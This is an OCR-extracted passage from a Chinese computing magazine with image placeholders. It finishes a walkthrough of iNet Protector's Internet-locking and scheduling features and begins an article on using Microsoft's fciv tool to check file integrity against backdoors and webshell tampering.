


图9




图10




图11




图12

在iNet Protector管理窗口（图10）中点击“Disable Internet”按钮，即可锁定本机和Internet之间的连接，除了预设的程序、网址和IP之外，禁止其余的任何网络连接动作。当然，iNet Protector还提供了计划任务、用户控制、延时锁定等多种控制网络访问的方法。点击“Schedule”按钮，在计划任务窗口（图11）中显示分时控制表格，其横座标表示时间范围（从0：00到23：

00），纵坐标表示星期数，默认所有的栏目都是白色显示，表示允许全天候访问Internet。在对应的栏目中点击鼠标，可以将其更改为蓝色，表示在该时段内禁止访问Internet。点击“Individual User Account Schedules”按钮，可以为不同的用户单独设置禁止访问Internet的时间段（图12）。按照这种方法，可以灵活的控制本机允许访问Internet的时间范围，点击OK按钮保存设置。在控制窗口中点击“Daily Quotas”按钮，在弹出的窗口（图13）中显示所有的可用账户名称面板，在不同的账户面板中勾选“Enable Internet usage for X”项（X代表账户名），在其下的星期数（从星期一到星期天）栏中可以自由设置每天的可用连接时间（单位为小时），这样每天累计访问Internet的时间后超过预设值后，iNet Protector即可自动锁定该用户的Internet网络连接。在控制窗口中点击“Set Timer”按钮，在弹出的窗口（图14）中的“Hours”和“Mintes”栏中分别输入延迟的小时和分钟数，点击OK按钮后即开始计时，当超过该时间后即可锁定Internet连接。你可以随时点击“View Log”按钮，来查看iNet Protector的日志信息。




图13

（本文所涉及到的Internet password Lock、Internet Lock和iNet Protector已收录到光盘中）

让文件校验来保护菜鸟的平安


人鱼姬

我曾经不止一次的看到有人在讨论如何让后门感染系统文件，以便穿透防火墙或是达到隐藏自身的目的。还有，当黑客拿到webshell后总是喜欢在网页文件里加入一句话木马或是挂马的代码。这就要求网管要重视文件的完整性检验，否则，这些比较隐蔽的威胁会造成超乎想象的损失，这是那些摆在明面上的威胁所望尘莫及的。

一、微软校验工具FXIC

fciv是微软出品的一个小程序，它可以帮助我们生成文件校验结果为xml格式的文件，方便以后检查文件是否被改动了。其使用语法如图1所示。

```
-r          : 处理子目录
-type       : 文件类型，例如：-type *.exe
-exc file   : 排除列表
-wp         : 只显示文件名（默认显示全路径）
-bp         : 从全路径中除去的基本路径
-list       : 列出数据库
-v          : 校验哈西值
-? -h -help : 帮助
-md5 | -sha1 | -both : 指定哈西类型，默认为md5
-xml db     : 指定数据库路径
```


图1

